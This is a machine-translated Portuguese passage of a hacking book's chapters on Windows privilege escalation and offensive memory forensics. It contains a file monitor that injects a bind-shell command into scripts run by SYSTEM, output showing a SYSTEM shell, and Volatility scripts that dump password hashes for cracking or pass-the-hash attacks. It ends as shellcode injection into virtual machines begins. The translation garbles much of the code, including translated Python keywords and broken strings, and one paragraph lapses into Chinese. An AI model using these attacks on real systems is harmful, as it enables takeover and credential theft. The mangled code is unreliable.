    cmdline = new_process.CommandLine
    pid = new_process.ProcessId
    parent_pid = new_process.ParentProcessId

    privilégios = "N / A"

    process_log_message = "% s,% s,% s,% s,% s,% s \ r \ n%" (create_date,
    proc_owner, executável, cmdline, pid, parent_pid, privilégios)

    process_log_message de impressão
    log_to_file (process_log_message)

exceto:
    passar
```

Começamos por instanciar a classe WMI ❶ e, em seguida, dizendo-lhe para assistir ao evento de criação de processo ❷ . Ao ler o Python WMI documentação, nós aprendemos que você pode monitorar processo de criação ou

eventos de operação, se você desejou que você fosse informado de eventos de processo, você pode usar o loop e os blocos loop até `process_watcher` retorna um novo evento processo ❸ . O novo evento processo é uma classe WMI chamado `Win32_Process` [22] que contém todas as informações relevantes de que somos depois de. Uma das funções de classe é `GetOwner`, que chamamos ❹ para determinar quem gerou o processar e de lá nós coletamos todas as informações do processo que estamos procurando, saída para o tela e registrá-lo em um arquivo.

—

Chutar os pneus

Vamos acionar nosso script de monitoramento do processo e, em seguida, criar alguns processos para ver o que a saída parece.

```
C: \> python process_monitor.py
20130907115227,048683-300, JUSTIN-V2TRL6LD \ Administrator, C: \ WINDOWS \ system32 \
notepad.exe, "C: \ WINDOWS \ system32 \ notepad.exe", 740.508, N / A
20130907115237,095300-300, JUSTIN-V2TRL6LD \ Administrator, C: \ WINDOWS \ system32 \
calc.exe, "C: \ WINDOWS \ system32 \ calc.exe", 2920.508, N / A
```

Depois de executar o script, eu corri `notepad.exe` e `calc.exe`. Você pode ver a informação a ser emitidos corretamente, e repare que ambos os processos teve o Pai PID definido para 508, o que é o ID do processo `explorer.exe` na minha VM. Você pode agora tomar uma prolongada pausa e deixe este roteiro prazo de um dia e veja todos os processos, tarefas agendadas, e vários atualizadores de software em execução. Você também pode manchar malwares se você é (des) sorte. Também é útil para fazer logout e login novamente para o seu alvo, como eventos gerados a partir dessas ações poderia indicar processos privilegiados. Agora que temos o processo básico monitoramento no lugar, vamos preencher o campo privilégios em nosso registro e aprender um pouco sobre como privilégios do Windows funcionam e por que eles são importantes.

Privilégios de Token do Windows

Um token do Windows é, por Microsoft: "um objeto que descreve o contexto de segurança de um processo ou discussão." [23] Como um token é inicializado e quais permissões e privilégios são configurados em um token determinar quais as tarefas que processo ou segmento pode executar. Um desenvolvedor bem intencionado pode ter um aplicação da bandeja do sistema, como parte de um produto de segurança, que gostaria de dar a capacidade de um não-usuário privilegiado para controlar o principal serviço do Windows, que é um driver. O desenvolvedor usa a função API nativas do Windows `AdjustTokenPrivileges` sobre o processo e subsídios inocentemente a aplicação da bandeja do sistema do `SeLoadDriver` privilégio. O que o desenvolvedor não está pensando é o fato de que, se você pode subir no interior que a aplicação da bandeja do sistema, você também tem agora a capacidade de carregar ou descarregar qualquer driver que você quer, o que significa que você pode soltar um rootkit em modo kernel - e isso significa fim de jogo.

Tenha em mente, se você não pode executar o seu monitor de processo como SYSTEM ou um usuário administrativo, então você precisa manter um olho sobre o que processa-lo *são* capazes de monitorar e ver se há qualquer adicional privilégios que você pode tirar proveito. Um processo em execução como o seu usuário com os privilégios erradas é um fantástico maneira de chegar ao sistema ou executar código no kernel. privilégios interessantes que eu sempre olhar para fora são listados na Tabela 10-1. Ele não é exaustiva, mas serve como um bom ponto de partida. [24]

Tabela 10-1. Privilégios interessantes

nome do privilégio De acesso que é concedido

`SeBackupPrivilege` This enables the user process to back up files and directories, and grants READ access to files no matter what ACL define o seu.

`SeDebugPrivilege` This enables the user process to debug other processes. This also includes obtaining process handles to inject DLLs ou código em processos em execução.

`SeLoadDriver` Isso permite que um usuário processo para carregar ou descarregar drivers.

Agora que temos os fundamentos do que privilégios são e que privilegia a procurar, vamos alavancagem Python para recuperar automaticamente os privilégios habilitados sobre os processos que estamos monitorando. Nós vamos fazer uso das `win32security`, `Win32API` e `win32con` módulos. Se você encontrar um situação em que você não pode carregar esses módulos, todas as seguintes funções podem ser traduzidos em chamadas nativas utilizando a biblioteca `ctypes`; é apenas muito mais trabalho. Adicione o seguinte código para `process_monitor.py` diretamente acima nossa existente `log_to_file` função:

```
get_process_privileges def (PID):
    experimentar:
        # Obter um identificador para o processo de destino
        hProc = win32api.OpenProcess (win32con.PROCESS_QUERY_
        INFORMAÇÃO, Falso, pid)

        # Abrir o principal token do processo
        htok = win32security.OpenProcessToken (hProc, win32con.TOKEN_QUERY)

        # Recuperar a lista de privilégios habilitado
        privs = win32security.GetTokenInformation (htok, win32security.
        TokenPrivileges)

        # Iterar sobre privilégios e saída aqueles que estão habilitados
        priv_list = ""
        for i in privs:
            # Verificar se o privilégio está habilitado

            # se eu [1] == 3:
            if i[1] == 3:
                priv_list += "% s |" % Win32security.
                LookupPrivilegeName (Nenhum, i [0])

        exceto:
            priv_list = "N / A"

    voltar priv_list
```

Nós usamos o ID do processo para obter um identificador para o processo de destino ①. Em seguida, nós se abrir o processo token de ② e, em seguida, solicitar as informações de token para esse processo ③. Ao enviar o `win32security.TokenPrivileges` estrutura, que estão instruindo a API chamada para entregar de volta tudo de o informações privilégio para esse processo. A chamada de função retorna uma lista de tuplas, onde o primeiro membro da tupla é o privilégio e o segundo membro descreve se o privilégio é habilitado ou não. Porque estamos apenas preocupados com os privilégios que são habilitados, primeiro verifique para os bits habilitados ④ e, depois, procurar o nome legível por esse privilégio ⑤.

Em seguida, vamos modificar nosso código existente para que nós estamos saída corretamente e registrar essas informações. Alterar a seguinte linha de código a partir deste:

```
privilegios = "N / A"
```

para o seguinte:

```
privilegios = get_process_privileges (PID)
```

Agora que nós adicionamos o nosso código de acompanhamento privilégio, vamos executar novamente a `process_monitor.py` roteiro e verifique a saída. Você verá informações privilégio como mostrado na saída abaixo:

```
C: \> python.exe process_monitor.py
20130907233506,050504-300, JUSTIN-V2TRL6LD \ Administrator, C: \ WINDOWS \ system32 \
notepad.exe, "C: \ WINDOWS \ system32 \ notepad.exe", 660.508, SeChangeNotifyPrivilege
| SeImpersonatePrivilege | SeCreateGlobalPrivilege |

20130907233515,914176-300, JUSTIN-V2TRL6LD \ Administrator, C: \ WINDOWS \ system32 \
calc.exe, "C: \ WINDOWS \ system32 \ calc.exe", 1004.508, SeChangeNotifyPrivilege
| SeImpersonatePrivilege | SeCreateGlobalPrivilege |
```

colocar um pouco de inteligência no script para registrar somente os processos que são executados como um usuário sem privilégios, mas têm privilégios interessantes habilitado. Vamos ver como este uso do monitoramento do processo vai deixar-nos encontrar processos que estão utilizando arquivos externos de forma insegura.

Vencer a corrida

scripts em lote, scripts de VBScript, e PowerShell tornar a vida dos administradores de sistemas mais fácil, automatizando tarefas monótonas. Sua finalidade pode variar de continuamente registrar a um inventário central serviço para forçar atualizações de software a partir de seus próprios repositórios. Um problema comum é a falta de ACLs apropriadas sobre esses arquivos de script. Em vários casos, em servidores de outra forma segura, eu encontrei scripts em lotes ou scripts do PowerShell que são executados uma vez por dia pelo usuário do sistema ao ser globalmente gravável por qualquer usuário.

Se você executar o seu monitor de processo tempo suficiente em uma empresa (ou você simplesmente instalar o exemplo serviço prestado no início deste capítulo), você pode ver os registros de processos que se parecem com isto:

```
20130907233515,914176-300, NT AUTHORITY \ SYSTEM, C: \ WINDOWS \ system32 \ cscript.exe, C: \ WINDOWS \ system32 \ cscript.exe / nologo "C: \ WINDOWS \ Temp \ azndldsddfggg.vbs", 1004,4, SeChangeNotifyPrivilege | SeImpersonatePrivilege | SeCreateGlobalPrivilege |
```

Você pode ver que um processo do sistema gerou o *cscript.exe* binário e aprovada no *C: \ WINDOWS \ Temp \ azndldsddfggg.vbs* parâmetro. O exemplo de serviço fornecida deve gerar esses eventos por minuto. Se você fizer uma lista de diretório, você não vai ver este arquivo presente. O que é acontecendo é que o serviço é a criação de um nome de arquivo aleatório, empurrando VBScript para o arquivo, e em seguida execução que VBScript. Eu vi essa ação executada pelo software comercial em uma série de casos, e eu vi um software que copia os arquivos em um local temporário, executar e em seguida, elimine esses arquivos.

Para explorar esta condição, temos de ganhar eficazmente uma corrida contra o código de execução. Quando o software ou tarefa agendada cria o arquivo, é preciso ser capaz de injetar o nosso próprio código para o arquivo antes que o processo execute-lo e, em seguida, em última análise, exclui-lo. O truque para isso é o Windows à mão API chamada *ReadDirectoryChangesW*, o que nos permite monitorar um diretório para quaisquer alterações arquivos ou subdiretórios. Nós também pode filtrar esses eventos para que nós somos capazes de determinar quando o arquivo foi "salvo" para que possamos rapidamente injetar nosso código antes de ser executado. Ele pode ser incrivelmente útil simplesmente manter um olho em todos os diretórios temporários por um período de 24 horas ou mais, por causa às vezes você vai encontrar bugs interessantes ou divulgações de informação no topo do potencial privilégio escalões.

Vamos começar criando um monitor de arquivo, e depois vamos construir sobre isso para injetar automaticamente o código. Crio um novo arquivo chamado *file_monitor.py* e martelar o seguinte:

```
# Exemplo que é dado originalmente aqui modificação:
# Http://timgolden.me.uk/python/win32_how_to_i/watch_directory_for_changes.html
tempfile importação
rosqueamento de importação
win32file importação
win32con importação
import os
# Estes são os diretórios de arquivos temporários comum
❷ dirs_to_monitor = [ "C: \\ Windows \\ Temp", tempfile.gettempdir ()]

# constantes de modificação do arquivo
FILE_CREATED      = 1
FILE_DELETED      = 2
FILE_MODIFIED     = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO   = 5

start_monitor def (path_to_watch):

    # Criamos uma linha para cada execução de monitoramento
    FILE_LIST_DIRECTORY = 0x0001

❸ h_directory = win32file.CreateFile (
    path_to_watch,
    FILE_LIST_DIRECTORY,
    win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE | win32con.FILE_SHARE_DELETE,
    Nenhum,
    win32con.OPEN_EXISTING,
    win32con.FILE_FLAG_BACKUP_SEMANTICS,
    Nenhum)

    enquanto 1:
        experimentar:
            resultados = win32file.ReadDirectoryChangesW (
                h_directory,
                1024,
                Verdade,
```

```

win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
win32con.FILE_NOTIFY_CHANGE_SIZE |
win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
win32con.FILE_NOTIFY_CHANGE_SECURITY,
Nenhum,
Nenhum
)

❶ para a ação, file_name no resultado:
    full_filename = os.path.join (path_to_watch, file_name)

    se a ação == FILE_CREATED:
        print "[+] Criado% s"% full_filename
    ação elif == FILE_DELETED:
        print "[-] Excluídos% s"% full_filename
    ação elif == FILE_MODIFIED:
        print "[*] Modificado% s"% full_filename

    # Despejar o conteúdo do arquivo
    print "[VVV] Dumping conteúdos ..."
❷ experimentar:
    fd = open (full_filename, "rb")
    contents = fd.read ()
    fd.close ()
    conteúdos de impressão
    print "[^^^] dump completo."
exceto:
    print "[!!!!] Falha".

    ação elif == FILE_RENAMED_FROM:
        print "[>] renomeado de:% s"% full_filename
    ação elif == FILE_RENAMED_TO:
        print "[<] renomeada para:% s"% full_filename
    outro:
        print "[???] Unknown:% s"% full_filename
exceto:
    passar

para o caminho em dirs_to_monitor:
    monitor_thread = threading.Thread (target = start_monitor, args = (caminho,))
    print "thread de monitoramento de desova para o caminho:% s"% path
    monitor_thread.start ()

```

Nós definimos uma lista de diretórios que gostaríamos de monitorar ❶, que no nosso caso são os dois comum arquivos temporários diretórios. Tenha em mente que pode haver outros lugares que você quer manter um olho em, então editar esta lista como você vê o ajuste. Para cada um desses caminhos, vamos criar um segmento de monitoramento que chama a

`start_monitor` função. A primeira tarefa de esta função é para adquirir um identificador para o diretório de nós deseja monitorar ❷. Em seguida, chamar o `ReadDirectoryChangesW` função ❸, o que nos quando um notifica mudança ocorre. Recebemos o nome do arquivo alvo que mudou eo tipo de evento que aconteceu ❹. A partir daqui podemos imprimir informações úteis sobre o que aconteceu com esse arquivo particular, e, se detectar que ele foi modificado, nós despejar o conteúdo do arquivo para referência ❺.

Chutar os pneus

Abra um *cmd.exe* shell e executar *file_monitor.py*:

```
C: \> python.exe file_monitor.py
```

Abra uma segunda *cmd.exe* shell e execute os seguintes comandos:

```
C: \> cd %temp%
C: \ DOCUME ~ 1 \ ADMINI ~ 1 \ LOCALS ~ 1 \ Temp> echo Olá > FileTest
C: \ DOCUME ~ 1 \ ADMINI ~ 1 \ LOCALS ~ 1 \ Temp> renomear FileTest file2test
C: \ DOCUME ~ 1 \ ADMINI ~ 1 \ LOCALS ~ 1 \ Temp> del file2test
```

Você deve ver uma saída que se parece com o seguinte:

```
Desova thread de monitoramento para o caminho: C: \ WINDOWS \ Temp
Desova thread de monitoramento para o caminho: C: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp
[+] Criado c: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp \ FileTest
[*] C modificação: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp \ FileTest
[vvv] Dumping conteúdos ...
Olá

[^^^] Completo reserva.
[>] Renomeado de: c: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp \ FileTest
[<] Renomeada para: c: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp \ file2test
[*] C modificação: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp \ file2test
[vvv] Dumping conteúdos ...
Olá

[^^^] Completo reserva.
[-] C Excluidos: \ DOCUME ~ 1 \ admini ~ 1 \ moradores ~ 1 \ temp \ FILE2T ~ 1
```

Se todos os itens acima tem funcionado como planejado, eu encorajá-lo a manter o seu monitor de arquivo de execução para 24 horas em um sistema de destino. Você pode ser surpreendido (ou não) para ver os arquivos que está sendo criado, executado e suprimido. Você também pode usar o seu script processo de monitoramento para tentar encontrar caminhos de arquivo interessantes para monitorar também. As atualizações de software poderia ser de interesse particular. Vamos seguir em frente e adicionar a capacidade de injetar automaticamente o código em um arquivo de destino.

Injeção de código

Agora que podemos monitorar os processos e arquivar locais, vamos dar uma olhada em ser capaz de automaticamente injetar código em arquivos de destino. As linguagens de script mais comuns que eu vi empregadas são VBScript, arquivos em lote, e PowerShell. Vamos criar trechos de código muito simples que geram uma versão compilada de nossa *bhpnet.py* ferramenta com o nível de privilégio do serviço de origem. Há uma vasta gama de desagradável coisas que você pode fazer com estas linguagens de script;^[25], vamos criar o quadro geral para o fazer, e você pode correr solta a partir daí. Vamos modificar nosso *file_monitor.py* roteiro e adicione o seguinte código após as constantes modificação do arquivo:

```
❶ FILE_TYPES = {}

command = "C: \\ Windows \\ TEMP \\ bhpnet.exe -l -p 9999 -c"
FILE_TYPES [ '.vbs' ] =
[ "\\\ R \ n\bhpmarker" \ r \ n", "\ r \ nCreateObject (\" Wscript.Shell \ "). Run (\\"% s \ ") \ r \ n"%
comando]

FILE_TYPES [ '.bat' ] = [ "\ r \ NREM bhpmarker r \ n \", "\ r \ n% s \ r \ n" comando]

FILE_TYPES [ '.ps1' ] = [ "\ r \ n # bhpmarker", "Start-Process \"% s \ \"\ r \ n" comando]

# Função para lidar com a injeção de código
inject_code def (full_filename, extensão, conteúdo):
    # É o nosso marcador já no arquivo?
    se FILE_TYPES [extensão] [0] no conteúdo:
        Retorna

    # No marcador; vamos injetar o marcador e código
    full_contents = FILE_TYPES [extensão] [0]
    full_contents + = FILE_TYPES [extensão] [1]
    full_contents + = conteúdo

❷     fd = open (full_filename, "wb")
    fd.write (full_contents)
    fd.close ()

    print "[\ o /] código injetado."

    Retorna
```

Começamos por definir um dicionário de trechos de código que correspondem a uma extensão de arquivo específico ❶ que inclui um marcador único e o código que quer injetar. A razão por que usar um marcador é porque nós

Eventos subsequentes ao ataque de modificações, assim por diante! Isso continua até que o arquivo seja gravado no disco rígido comece a chorar. O próximo pedaço de código é a nossa `inject_code` função que lida com o real注入代码和验证文件标记。之后，我们检查目标文件是否存在。如果不存在，我们在目的地进程上执行注入代码。现在，让我们修改我们的主要事件循环以包括我们的检查扩展名的调用和`inject_code`调用。

```
--recorte--
    ação elif == FILE_MODIFIED:
        print "[*] Modificado% s"% full_filename

        # Despejar o conteúdo do arquivo
        print "[VVV] Dumping conteúdos ..."

        experimentar:
            fd = open (full_filename, "rb")
            contents = fd.read ()
            fd.close ()

            conteúdos de impressão
            print "[^^] dump completo."
        exceto:
            print "[!!!] Falha".
    ##### NOVO CÓDIGO COMEÇA AQUI
    ①         filename, extension = os.path.splitext (full_filename)

    ②         se a extensão em FILE_TYPES:
                inject_code (full_filename, extensão, conteúdo)
    ##### FIM DO NOVO CÓDIGO
--recorte--
```

Esta é uma adição bastante simples para o nosso circuito primário. Fazemos um rápido desdobramento da extensão de arquivo ① e, em seguida, verifique -lo contra o nosso dicionário de conhecidos arquivo tipos ② . Se o arquivo de extensão é detectado em nosso dicionário, que chamamos de nossa `inject_code` função. Vamos levá-la para uma rodada.

Chutar os pneus

Se você instalou o exemplo serviço vulnerável no início deste capítulo, você pode facilmente testar sua fantasia novo injector código. Certifique-se de que o serviço está em execução, e simplesmente executar o seu `file_monitor.py` script. Eventualmente, você deve ver a saída indicando que um `.vbs` arquivo tenha sido criado e modificado e que o código foi injectado. Se tudo correu bem, você deve ser capaz de executar o `bhpnet.py` roteiro do Capítulo 2 para conectar o ouvinte você apenas gerado. Para fazer certo o seu privilégio escalada funcionou, conectar-se ao ouvinte e verificar qual o usuário que você está sendo rodado.

```
justin $ ./bhpnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP: #> whoami
NT AUTHORITY \ SYSTEM
<BHP: #>
```

Isso vai indicar que você tenha atingido a conta SYSTEM santo e que a sua injeção de código trabalhou.

Você pode ter chegado ao fim deste capítulo pensar que alguns destes ataques são um pouco esotérico. Mas quanto mais tempo você gasta dentro de uma grande empresa, mais você vai perceber que estes são bastante viável ataques. As ferramentas neste capítulo podem ser facilmente expandida ou transformadas em especialidade one-off scripts que você pode usar em casos específicos para comprometer uma conta local ou aplicativo. WMI sozinho

17/02/2016 C:\Users\Johan\Desktop\Johan\Hacker\Minha pasta\BlackHat.Python_Programming.for.Hackers.and.Pentesters_[www.graymin...
pode ser uma excelente fonte de dados de reconhecimento local que você pode usar para promover um ataque, uma vez que você está dentro
uma rede. Escalonamento de privilégios é uma peça essencial para qualquer bom trojan.

[21]Este código foi adaptado a partir da página Python WMI (<http://timgolden.me.uk/python/wmi/tutorial.html>).

[22]Win32_Process classe documentação: [http://msdn.microsoft.com/en-us/library/aa394372\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx)

[23]MSDN - Acesso Tokens: <http://msdn.microsoft.com/en-us/library/Aa374909.aspx>

[24]Para a lista completa de privilégios, visite [http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx).

[25]Carlos Perez faz algum trabalho incrível com PowerShell; veja <http://www.darkoperator.com/>.

—
—
—
—

Capítulo 11. Automatizando ofensivos Forensics

Forensics pessoas são muitas vezes chamados após uma violação, ou para determinar se um "incidente" ocorreu em todos. Eles normalmente querem um instantâneo da memória RAM do computador afetado, a fim de capturar criptográfico chaves ou outras informações que reside apenas na memória. Sorte para eles, uma equipe de desenvolvedores talentosos criou um quadro Python toda adequado para esta tarefa chamada *Volatilidade*, anunciado como um avançado framework forense de memória. respondedores de incidentes, os médicos legistas e analistas de malware pode usar Volatilidade para uma variedade de outras tarefas, bem como, incluindo a inspeção de objetos do kernel, análise e despejo processos, e assim por diante. Nós, é claro, estão mais interessados nas capacidades ofensivas que Volatilidade fornece.

Em primeiro lugar, explorar usando alguns dos recursos de linha de comando para recuperar os hashes de senha de um executando máquina virtual VMWare, e, em seguida, mostrar como podemos automatizar esse processo de duas etapas por incluindo volatilidade nos nossos scripts. O último exemplo mostra como podemos injetar shellcode diretamente em a execução VM em um local preciso que nós escolhemos. Esta técnica pode ser útil para pregar os paranóico usuários que navegam ou enviar e-mails somente de uma VM. Também pode deixar uma backdoor escondido em uma VM instantâneo que será executado quando o administrador restaura a VM. Este método de injecção é código. Também é útil para a execução de código em um computador que tenha uma porta FireWire que você pode acessar, mas que é bloqueado ou dormindo e requer uma senha. Vamos começar!

Instalação

A volatilidade é extremamente fácil de instalar; você só precisa baixá-lo

<https://code.google.com/p/volatility/downloads/list>. Eu normalmente não fazer uma completa instalação. Em vez disso, I mantê-lo em um diretório local e adicionar o diretório para o meu caminho de trabalho, como você verá a seguir

Profiles

A volatilidade utiliza o conceito de *perfis* para determinar como aplicar assinaturas e compensações necessárias para arrancar informações de despejos de memória. Mas se você pode obter uma imagem de memória de um alvo via FireWire ou remotamente, você pode não necessariamente conhecer a versão exata do sistema operacional você está atacando. Felizmente, a volatilidade inclui um plugin chamado `imageinfo` que tenta determinar qual o perfil que deve usar contra o alvo. Você pode executar o plugin assim:

```
$ Python vol.py imageinfo -f "memorydump.img"
```

Depois de executá-lo, você deve obter um bom pedaço de informação de volta. A linha mais importante é a Sugeriu Perfis de linha, que deve olhar algo como isto:

```
Perfil sugerida (s): WinXPSP2x86, WinXPSP3x86
```

Quando você está executando os próximos exercícios em um alvo, você deve definir o sinalizador de linha de comando `-perfil` para o apropriado valor mostrado, começando com o primeiro um listados. Em o acima cenário, que tinha uso:

```
$ Python vol.py plugins --profile = "WinXPSP2x86" argumentos
```

Você vai saber se você definir o perfil errado, porque nenhum dos plugins irá funcionar corretamente, ou Volatilidade vai jogar erros indicando que não poderia encontrar um mapeamento de endereço adequado.

Agarrando os hashes de senha

Recuperar os hashes de senha em uma máquina Windows após a penetração é um objetivo comum entre atacantes. Estes hashes pode ser quebrada off-line em uma tentativa de recuperar a senha do alvo, ou eles pode ser usado em um ataque passe-a-hash para ganhar acesso a outros recursos de rede. Olhando através do VMs ou instantâneos sobre um alvo é um lugar perfeito para tentar recuperar esses hashes.

Se o destino for um usuário paranóico que realiza operações de alto risco apenas em uma máquina virtual ou um empresa tentando conter algumas das atividades do seu usuário para VMs, o VMs apresentar uma excelente apontam para recolher informações depois de ter obtido acesso ao hardware host.

A volatilidade torna este processo de recuperação extremamente fácil. Primeiro, vamos dar uma olhada em como operar o plugins necessários para recuperar os deslocamentos na memória onde os hashes de senha pode ser recuperada, e em seguida, recuperar os próprios hashes. Então vamos criar um script para combinar isso em uma única etapa.

Windows armazena senhas locais no SAM seção de registro em um formato de hash, e juntamente com isso, o Chave de inicialização do Windows armazenados no sistema de ramo de registo. Nós precisam ambos estes urticária, a fim de extrair os hashes de uma imagem de memória. Para começar, vamos executar o hivelist plug-in para fazer Volatilidade extraír os deslocamentos na memória onde estas duas colmeias vivem. Então vamos passar esta informação para o hashdump plugin para fazer a extração de hash real. Cair em seu terminal e execute o seguinte comando:

```
$ Python vol.py hivelist --profile = WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Após um minuto ou dois, você deverá ser presenteado com alguma saída exibindo onde aqueles Registro urticária ao vivo na memória. Eu recortei uma parte da saída por razões de brevidade.

Virtual	Físico	Nome
0xe1666b60	0xffff01b60	\Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60	0x0fedbb60	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758	0x070f7758	[sem nome]
0xe1035b60	0x06cd3b60	\Device\HarddiskVolume1\WINDOWS\system32\config\system

Na saída, você pode ver os deslocamentos de memória física e virtual, tanto do SAM e do sistema de chaves em negrito. Tenha em atenção que o virtual compensado com promoções onde na memória, em relação à operação sistema, existem aqueles colmeias. A física offset é o local no actual .vmmem arquivo no disco, onde existem aqueles colmeias. Agora que temos os SAM e do sistema urticária, podemos passar os deslocamentos virtuais para o hashdump plugin. Ir para trás para o seu terminal de e digite o seguinte comando, notando que o seu virtual endereços serão diferentes do que os que mostram.

```
S Python vol.py hashdump -d -d -f "WindowsXPSP2.vmem"
--profile = WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

A execução do comando acima deve dar-lhe resultados muito semelhantes as apresentadas a seguir:

```
Administrador: 500: 74f77d7aaadd538d5b79ae2610dd89d4c: 537d8e4d99dfb5f5e92e1fa3
77041b27 :::
Guest: 501: aad3b435b51404ad3b435b51404ee: 31d6cfe0d1ae931b73c59d7e0c089c0 :::
HelpAssistant: 1000: bf57b0cf30812c924kdkkd68c99f0778f7: 457fdb0ce4f6030978d124j
272fa653 :::
SUPPORT_38894df: 1002: aad3b435221404eeaad3b435b51404ee: 929d92d3fc02dc0d099fdaec
fdfa81ae :::
```

Perfeito! agora podemos enviar os hashes para a nossas ferramentas de craqueamento favoritos ou executar um pass-the-hash para autenticar para outros serviços.

Agora vamos levar este processo de duas etapas e agilizar lo em nosso próprio script independente. crack abrir grabhashes.py e digite o seguinte código:

```
sys importação
struct importação
importar volatility.conf como conf
importar volatility.registry como registro

❶ memory_file      = "WindowsXPSP2.vmem"
❷ sys.path.append( "/Users / justin / downloads / volatilidade de 2.3.1")

registro.PluginImporter()
config = conf.ConfObject()

volatility.comando importação como comandos
volatility.addrspace importação como addrspace

config.parse_options()
config.PROFILE = "WinXPSP2x86"
config.LOCATION = "file: //% s%" memory_file

registro.register_global_options (config, commands.Command)
registro.register_global_options (config, addrspace.BaseAddressSpace)
```

Primeiro vamos definir uma variável para apontar para a imagem de memória ❶ que vamos analisar. Em seguida, incluímos nosso caminho Volatilidade de download ❷ para que o nosso código pode importar com êxito as bibliotecas volatilidade. o resto do código de suporte é apenas para montar o nosso exemplo da volatilidade com perfil e configuração opções definir bem.

Agora vamos sondar no nosso código real-despejo hash. Adicione as seguintes linhas para grabhashes.py .

```
de volatility.plugins.registry.registryapi RegistryApi importação
de volatility.plugins.registry.lsadump HashDump importação

❶ Registro = RegistryApi (config)
❷ registry.populate_offsets ()
```

```

para compensação de registry.all_offsets:

❶ se registry.all_offsets [offset] .endswith ( "\\" SAM"):
    sam_offset = offset
    print "[*] SAM: 0x% 08x" deslocamento%

❷ se registry.all_offsets [offset] ( "sistema de \\") .endswith:
    sys_offset = offset
    print "[*] Sistema: 0x% 08x" deslocamento%

❸ se sam_offset não é nenhum e sys_offset não é None:
    config.sys_offset = sys_offset
    config.sam_offset = sam_offset

❹ hashdump = HashDump (config)

❺ para hash em hashdump.calculate () :
    hash de impressão

    pausa

se sam_offset é Nenhuma ou sys_offset é None:
    imprimir "[*] Não foi possível encontrar o sistema ou compensações SAM."

```

Nós primeiro instanciar uma nova instância de `RegistryApi` ❶ que é uma classe auxiliar com comumente usado funções de registo; leva apenas a configuração actual como um parâmetro. Os `populate_offsets` ❷ chamar, em seguida, executa o equivalente a executar o `hivelist` comando que anteriormente abrangidos. Em seguida, começamos a caminhar através de cada uma das colmeias descobertos procurando o `SAM` ❸ e `sistema` ❹

urticária. Quando são descobertos, nós atualizar o objeto de configuração atual com o respectivo `offsets` ❽. Em seguida, criar uma `HashDump` objeto ❾ e passar o objeto de configuração atual. o etapa final ❻ é para repetir os resultados da chamada de função calcule, que produz o real nomes de usuários e seus hashes associados.

Agora executar este script como um arquivo independente Python:

```
$ Python grabhashes.py
```

Você deverá ver a mesma saída que quando você executou os dois plugins de forma independente. Uma dica que eu sugiro é que, como você olhar para a funcionalidade da cadeia juntos (ou pedir emprestado a funcionalidade existente), através do grep código-fonte volatilidade para ver como eles estão fazendo as coisas sob o capô. Volatilidade não é uma biblioteca Python como scapy, mas, examinando como os desenvolvedores usam seu código, você verá como usar corretamente qualquer classes ou funções que eles expõem.

Agora vamos passar para algumas simples de engenharia reversa, bem como a injeção de código voltado para infectar um máquina virtual.

Injecção Directa Código

A tecnologia de virtualização está sendo usado cada vez mais frequentemente como o tempo passa, seja por causa de usuários paranoides, requisitos de plataforma cruzada para software de escritório, ou a concentração de serviços na sistemas de hardware mais corpulentos. Em cada um desses casos, se você comprometeu um sistema host e você vê VMs em uso, ele pode ser útil para escalar dentro deles. Se você também ver arquivos de instantâneo de VM em torno de mentir, eles pode ser um lugar perfeito para implantar shell-código como um método para a persistência. Se um utilizador reverte para uma snapshot que você já infectado, o shellcode irá executar e você vai ter um novo shell.

Parte de realizar a injeção de código para o cliente é que precisamos encontrar um local ideal para injetar o código. Se você tem o tempo, um lugar perfeito é encontrar o loop de serviço principal em um processo do sistema, porque

Você está garantido um elevado nível de privacidade na VM e que o seu shellcode seja executado. A desvantagem é que, se você escolher o local errado, ou o seu shellcode não está escrito corretamente, você pode corromper o processo e ser pego pelo usuário final ou matar o próprio VM.

Nós vamos fazer alguma engenharia reversa simples da aplicação calculadora do Windows como um começo alvo. O primeiro passo é carregar calc.exe no depurador Immunity [26] e escrever um código simples script de cobertura que nos ajuda a encontrar a = função do botão. A ideia é que podemos realizar rapidamente a engenharia reversa, testar nosso método de injeção de código e facilmente reproduzir os resultados. Utilizando isto como um fundação, você pode progredir para encontrar alvos mais complicadas e injetando shellcode mais avançado. Então, é claro, encontrar um computador que suporta FireWire e experimentá-lo lá fora!

Vamos começar com um Imunidade simples Debugger PyCommand. Abra um novo arquivo no seu Windows XP VM e nomeá-la codecov.py . Certifique-se de salvar o arquivo no principal Debugger Immunity diretório de instalação sob o PyCommands pasta.

```
de immlib import *
cc_hook classe (LogBpHook):
    def __init __ (self):
        LogBpHook .__ o init __ (self)
        self.imm = Debugger ()
    run def (self, regs):
        self.imm.log ( "% 08X" % regs [ 'EIP'], registros [ 'EIP'])
        self.imm.deleteBreakpoint (registros [ 'EIP'])
    Retorna
def principais (args):
    imm = Debugger ()
    calc = imm.getModule ( "calc.exe")
    imm.analyseCode (calc.getCodebase ())
    Funções = imm.getAllFunctions (calc.getCodebase ())
    Hooker = cc_hook ()
    para a função em funções:
        hooker.add ( "% 08x" função%, função)
    retornar "Tracking% d funções." % Len (funções)
```

Este é um script simples que encontra cada função em calc.exe e para cada um define um one-shot

